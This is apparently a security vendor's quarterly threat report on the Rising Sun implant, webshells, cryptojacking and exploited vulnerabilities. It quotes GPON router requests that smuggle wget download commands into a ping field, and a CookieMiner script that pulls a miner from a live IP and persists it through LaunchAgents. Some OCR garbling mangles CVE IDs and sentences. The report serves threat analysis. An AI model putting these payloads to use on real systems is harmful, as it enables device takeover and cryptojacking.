


Figure 5. Component Interaction in attacker's framework.

Follow

Share

The investigation of the command and control code helped us identify not only more servers, but also enabled us to locate variations of Rising Sun going back to 2016. The McAfee Advanced Threat Research team analyzed the additional Rising Sun samples and determined that there are multiple versions, all of which included the core Duuzer bot capabilities.[8] We also see a clear evolutionary path from the Duuzer implant to what we see now as Rising Sun, version 2, which is the latest iteration of the implant framework. This implant takes on various forms dating back to the time that Backdoor Duuzer was originally revealed in Operation Blockbuster. The Blockbuster report was a coalition of private industry partners joined together to identify, understand, and aid the industry in exposing the Lazarus Group.


The attackers operating this family of implants (Rising Sun) have used some key operational and engineering practices to successfully infect their targets and thwart detection mechanisms:

- The bot capabilities across all variants of Rising Sun are the same. There have been minimal changes in these functionalities, with only a couple of new bot capabilities added to new variants (example: "Create Process as user" in Rising Sun v2.0). The attackers have aimed to preserve the core bot capabilities of the implant family (derived from Trojan Duuzer), while modifying peripheral functionalities to support infection, deployment, and communication.
- There are multiple mechanisms used to deliver and deploy the implants to the target endpoints. Examples of these are the malicious documents (maldocs), downloaders/droppers, and injectors that can finally deploy the RS implants in the form of either stand-alone .exes, service DLLs, or DLLs that are directly injected into the memory of a benign process.
- The communications mechanisms have also seen variations ranging from different HTTP communication schemes to the use of SSL-based communication.
- It is therefore highly likely that the implant family consists of the following key components stitched together to engineer the final implant payloads:
  - Configuration Acquiring Modules—ranging from independent files to embedded resources
  - Configuration Decryption Module—RC4 based
  - Core BOT Capabilities Module—same as Trojan Duuzer
  - CnC Communication Modules—multiple HTTP modules and SSL modules

Follow

Share

The Evolution of Rising Sun Implant



RisingSun Implant

Version Similarities

- BOT Capabilities
- API Resolution Techniques
- API Resolution in Code
- Data Configuration

- Execute commands
- Get drive information
- Launch process from Windows binary
- Get processes information
- Terminate process
- Get file times
- Read a file
- Write a file to disk
- Delete file
- Get additional file information
- Connect to an IP address
- Change file attributes
- Variant of change file attributes

C2 configuration information: Contains URLs and IP addresses of the CnC servers.

Local configuratoin data: Contains Privilege names, VM related strings, Registry keys, etc.

Differences

	C2 Configuration Location Data	Communication Mechanisms	Deployment Techniques
V1.0	Hardcoded configuration data blobs in the implants itself.	HTTP POST requests with optional HTTP data in a specific format.	Distributed via malicious document that inject shellcode into Word process.
V1.1	Uses a file on disk in the currently logged in user's profile folder to read the C2 configuration data from.	Different set of HTTP headers to transmit the data to its CnC.	Distribution techniques currently unknown.
V1.2	Embedded resources in the binary containing the RCA encrypted CnC data.	Uses SSL to connect to its C2 IP addresses with hardcoded certificates.	Distributed via downloader binaries.

Follow

Share

Significant HTTP Web Exploitation Targeting Companies, Rise of Webshells

During Q1, monitoring by the McAfee Advanced Threat Research team detected network attack trends and attempted exploitation of remote assets. Our data is used to determine prominent and unique attack vectors being utilized by various actors and cybercriminal groups. The data represents the current threat landscape as it relates to network-based threats targeting companies and individuals around the globe. It also shows where these attacks are originating from and what specific countries are at most risk from these threats before the community at large is aware.

We tracked distinct global locations that host multiple types of malicious activity, such as botnet command and control infrastructure, malware hosting, and advanced persistent threat (APT) infrastructure. The data included legitimate systems that have been compromised and repurposed during attacks. Many of these hosting locations were quickly brought up for the attack and then taken down hours later.

Our analysis includes the tracking of malicious locations that are identified as TOR relays or exit nodes that are used in network-based attacks.




Figure 6. Global locations that host (likely compromised) malicious activity on all protocols.

CLICK TO VIEW LARGER >




Figure 7. Global locations of traffic sources with malicious reputation.

CLICK TO VIEW LARGER >

Follow

Share

Further network-based exploitation is still widely used by actors in addition to the classical spear-phishing and email-based threats. Some of these examples include the delivery of various malware over numerous network protocols using a variety of network exploits to act upon their objectives.

Top attacks over SMB protocol

- NETBIOS SMB-DS IPC$ Share Access
- NETBIOS SMB-DS Session Setup NTMLSSP Unicode asn1 overflow

Top attacks over HTTP protocol

- Apache Tomcat JSP upload bypass (JSP webshell installation)
- Attackers coming from Chinese infrastructure are attempting to upload a JSP (Java Server Pages)-based webshell to remote targets. (See section Rise of Webshells)
- Apache Struts RCE Jakarta Multipart parser
- Apache Struts OGNL Expression Injection
- Microsoft IIS Remote Code execution
- Microsoft IIS 6.0 BO RCE
- Suspicious CHMOD in URI\
- Joomla RCE (JDatabaseDriverMysqli)
- Joomla RCE M2 (Serialized PHP in UA)




Figure 8. Global traffic locations of malicious activity coming from TOR network.

CLICK TO VIEW LARGER >




Figure 9. Global map attackers originating.

CLICK TO VIEW LARGER >

Follow

Share

Brute-force logins over RDP

During the course of Q1, we observed significant attacks involving brute forcing of credentials over the RDP protocol for Microsoft Windows-based systems. This analysis is just some of the top location we see brute-force traffic originating from targeting the Microsoft Windows platform.

Web attacks

In Q1, the McAfee Advanced Threat Research team observed a significant 460% increase in new PowerShell attacks in the amount of HTTP web exploitation traffic attempting to compromise remote machines. This traffic is often attributed to attacks designed to convert legitimate assets into command and control servers, malware distribution hosts, and establishment of botnet clients. This web exploitation traffic consists of malware delivery, webshell delivery, and other malicious activity seen over the HTTP protocol.

Server Message Block (SMB)

Server Message Block (SMB) threats, such as WannaCry, continue to impact systems around the globe. In a 30-day period during Q1, the McAfee Advanced Threat Research team observed more than 4 million unique sources of SMB exploit traffic destined for targets around the world. SMBs pose a risk for less configured systems running legacy applications that are unable to be completely patched. Significant traffic originating on the SMB protocol has been detected targeting various machines in an attempt to exploit them and gain access.




Figure 10. Global HTTP exploit traffic for a 30-day period.

CLICK TO VIEW LARGER >




Figure 11. Global SMB exploit traffic for a 30-day period.

CLICK TO VIEW LARGER >

Follow

Share


Rise of webshells

Webshells were a growing tool of choice in targeted attacks during Q1, especially in maintaining access to compromised servers. Webshells provide the attacker with backdoor access to remote targets, often delivered through a variety of exploits. We observed several interesting patterns of webshell installation on remote targets originating from various global points.

Webshell downloaders

Various types of webshells are being installed on remote targets designed to download and install malware on remote targets. One webshell example is a Remote Code Execution vulnerability, documented CVE-2019-10562 and CVE-2018-10561. It enables code to be executed on the GPON home router platform. We also observed attacks that included WGET commands that contacted remote sites to download variants of the Mirai botnet.

McAfee observed a new webshell example, FxCodeShell.JSP, appearing predominantly in Europe and Asia. Typically, we have seen webshells that are written in ASP or PHP languages characteristically used by various nation-state and non-nation-state actors. This Java-based webshell is designed to download remote files and execute them on the remote target host, specifically Linux-based operating systems. This indicates that the target systems run technologies on Linux, such as web and email services, and establish command and control servers to maintain persistence. The FXCodeShell has been seen originating from Chinese infrastructure and targeting countries in Asia and Europe.



```
XWebPageName=diag&diag_action=ping&wan_conlist=0&d
est_host=’/bin/busybox+wget+http://[redacted]/
lib/tmp.mips+-O+t
```

```
XWebPageName=diag&diag_action=ping&wan_conlist=0&d
est_host=’/bin/busybox+wget+http://[redacted]
/shiin
```

```
XWebPageName=diag&diag_action=ping&wan_conlist=0&d
est_host=``;wget+http://[redacted]/bins/tmp.ar
m+-O+/tmp/gpon80;s
```

Figure 12. HTTP Put Request for Webshell.

New Cryptojacking Families, Campaigns Detected

Cryptojacking campaigns targeting victims' computers to mine cryptocurrencies increased by 29%. New cryptomining families were also detected targeting Microsoft Windows and Apple users. These were used to steal wallets and credentials.

PsMiner mines Monero


One of the major crypto malware campaigns detected in Q1 was PsMiner, distributed through a Trojan with worm capabilities. PsMiner is designed to brute force its way into vulnerabilities in servers running ElasticSearch, Hadoop, Redis, Spring, SqlServer, ThinkPHP, and Weblogic and then spread from server to server to better mine for Monero. The Monero miner is dropped via a PowerShell command that downloads the WindowsUpdate.ps1 payload. In fact, we found that miners targeting Microsoft Windows platforms are mostly propagated and executed using a PowerShell.

Miners in the Apple ecosystem

Another new malware family, CookieMiner, was discovered targeting Apple users and sharing code with a past campaign with the end goal of stealing wallets and credentials. CookieMiner used Empyre to automate the process of stealing data in the systems. The malware was observed stealing data from popular services such as Binance, Bitstamp, Bittrex, Coinbase, MyEtherWallet, and Poloniex. While CookieMiner stole information such as passwords to browse and steal data in order to gain access to those cryptocurrency sites, the malware's unique objective was to infect the machines to mine coin Koto. CookieMiner was implanted as a library in MacOS and used to send the stolen coins to the xmrig server.

Cryptominers exploiting ThinkPHP

An ongoing campaign included the use of a ThinkPHP RCE vulnerability to download a cryptocurrency miner. Once installed, the miner executed Linux shell scripts on remote targets to establish cryptomining nodes as



```
cd ~/Library/LaunchAgents
curl -o com.apple.rig2.plist http://46.226.108.171/com.apple.rig2.plist
curl -o com.proxy.initialize.plist http://46.226.108.171/com.proxy.initialize.plist
launchctl load -w com.apple.rig2.plist
launchctl load -w com.proxy.initialize.plist
cd /Users/Shared
curl -o xmrig2 http://46.226.108.171/xmrig2
chmod +x ./xmrig2
rm -rf ./xmrig
rm -rf ./config.json
./xmrig2 -a yescrypt -o stratum+tcp://koto-pool.work:3032 -u k1GqvkK7QYEfMj3JPHieBo1m7FUkTowdq6H &
```

part of an ongoing campaign. Once the shell script is successfully loaded, it downloads a Linux ELF format file, which is a cryptocurrency miner from a remote site.

Flaws, Defects in Microsoft Windows, Microsoft Office, ThinkPHP, and Apple iOS

Zero-day vulnerabilities exploited

A variety of vulnerabilities were used in multiple attacks in the first quarter of 2019. The patched flaws related to defects in Microsoft Windows, Microsoft Office, Think PHP, and Apple iOS date back as far as 2016.

Apple iOS vulnerabilities

Two zero-day vulnerabilities in Apple iOS were actively exploited in Q1. The flaws, classified under DVE-2019-7286 and CVE-2019-7287, lie in the Foundation and IOKit components and could result in privilege escalation or remote code execution. Both flaws are tied to a memory corruption issue in the operating system. CVE-2019-7286 is addressed in iOS 12.1.4 and the macOS Mojave 10.14.3 supplemental update. CVE-2019-7287 only affects iOS and is also addressed in 12.1.4. Both bugs were discovered by researchers at Google, but no detailed data was released detailing how the bugs were exploited and who might have been behind the attack.

Microsoft Windows vulnerability

An operation mainly targeting organizations in Singapore to steal sensitive information was allegedly carried out by the Whitefly Espionage Group. The attacks exploited an older privilege escalation vulnerability in Microsoft Windows classified under CVE-2016-0051. The flaw lies in the Microsoft Web Distributed Authoring and Versioning (WebDAV) client and affects Windows Vista to Windows 10. The attackers used an unnamed open-source tool to exploit the flaw. The memory validation vulnerability was patched by Microsoft in February of 2016.

Microsoft Office vulnerability

In February, details of a campaign allegedly carried out by the SideWinder threat group were released. The attackers exploited a memory corruption flaw (CVE-2017-11882), which—in Microsoft Office 2007, 2010, 2013, and 2016—downloads malicious HTML applications (HTA) file with the final payload being a Remote Access Trojan. The buffer overflow defect lies in the Microsoft Equation Editor component in Microsoft Office, which, if successfully exploited, could result in remote arbitrary code execution.

Microsoft Excel vulnerability

Details about two campaigns that exploited an older flaw in Microsoft Excel classified under CVE-2016-7262 were released in January. The vulnerability affects Microsoft Excel 2007 through 2016, Microsoft Office Compatibility Pack, and Microsoft Excel Viewer. Exploitation of the security feature bypass could result in remote code execution. The Rocketman APT group allegedly exploited the flaw to weaponize a Microsoft Excel spreadsheet. Successful exploitation requires the user to click through the security warning to enable macros after opening the malicious Microsoft Excel file, which was delivered via spear-phishing. The threat actors attempted to hide the payload by changing the program's icon to look like a

Follow

Share

Korean security application. Besides installing additional malware on the infected system, the attack also deleted files from the hard drive, including destroying the master boot record (MBR).

Details of a second campaign exploiting the same Microsoft Excel flaw were also released in Q1. The unnamed threat actor or group exploited the vulnerability to deliver a malicious Microsoft Excel spreadsheet labeled "Kuwait Oil Company Business Profile.xlsx."

Microsoft PowerPoint vulnerability

In January, details of an attack against Tibetan users were shared. The campaign delivered a malicious Microsoft PowerPoint document, which exploited a flaw in Microsoft Office classified under CVE02017-0199. The remote code execution defect lies in the way specially crafted files are parsed by Microsoft Office and WordPad. The fake PowerPoint and malicious code were delivered to a mailing list controlled by the Central Tibetan Administration. The code contacted the attacker C2 server to download the Exile Remote Access Trojan, which is capable of exfiltrating a range of system information from the infected host, as well as uploading and downloading files and creating and terminating system processes.

ThinkPHP vulnerability

Shortly after being patched in December 2018, a remote code execution flaw in ThinkPHP (CVE-2018-20062) was exploited in Q1 of 2019. Multiple reports were published throughout the quarter reporting on various attacks that took advantage of the flaw to infect IoT devices and installed cryptocurrency miners, backdoors, and Microsoft Windows malware. The flaw lies in NoneCmsV1.3.thinkphp/library/thin/App.php and the handling of crafted filter parameters. The malicious, device-infecting software includes variants of the Mirai botnet, the Mimikatz credential harvester, and a backdoor Linux Trojan known as SpeakUp. These provide the capabilities to collect usernames, network information, and CPU details and infect the system with the XMRig cryptominer.

